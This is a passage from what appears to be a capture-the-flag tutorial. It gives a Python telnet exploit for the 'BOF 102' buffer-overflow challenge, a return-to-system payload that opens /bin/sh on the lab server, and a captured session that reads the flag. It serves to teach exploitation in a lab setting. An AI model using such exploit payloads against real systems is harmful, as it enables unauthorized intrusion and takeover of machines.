tn.write(payload + b"\n")

#interaction with /bin/sh
tn.interact()
```



Solution for BOF 102

```python
#telnetlib is a default library of python.
#You can use other library.
from telnetlib import Telnet

#connect
tn = Telnet("bof102.sstf.site", 1337)

#set name buffer as '/bin/sh'
tn.read_until(b"Name > ")
tn.write(b"/bin/sh" + b"\n")

payload = b"A" * (16 + 4)          #fill payload and ebp
payload += b"\xe0\x83\x04\x08"     #set address of system()
payload += b"C" * 4                #set ret addr for system()
payload += b"\x34\xa0\x04\x08"     #set argument for system()

#trigger BOF
tn.read_until(b" > ")
tn.write(payload + b"\n")

#interaction with /bin/sh
tn.interact()
```

```
$ python3 ex.py
ls /
Makefile
bin
bof102
bof102.c
ex.py
flag
lib
lib64
cat /flag
SCTF{[illegible]}
```

Try it yourself!

✔ We got a shell of the victim server!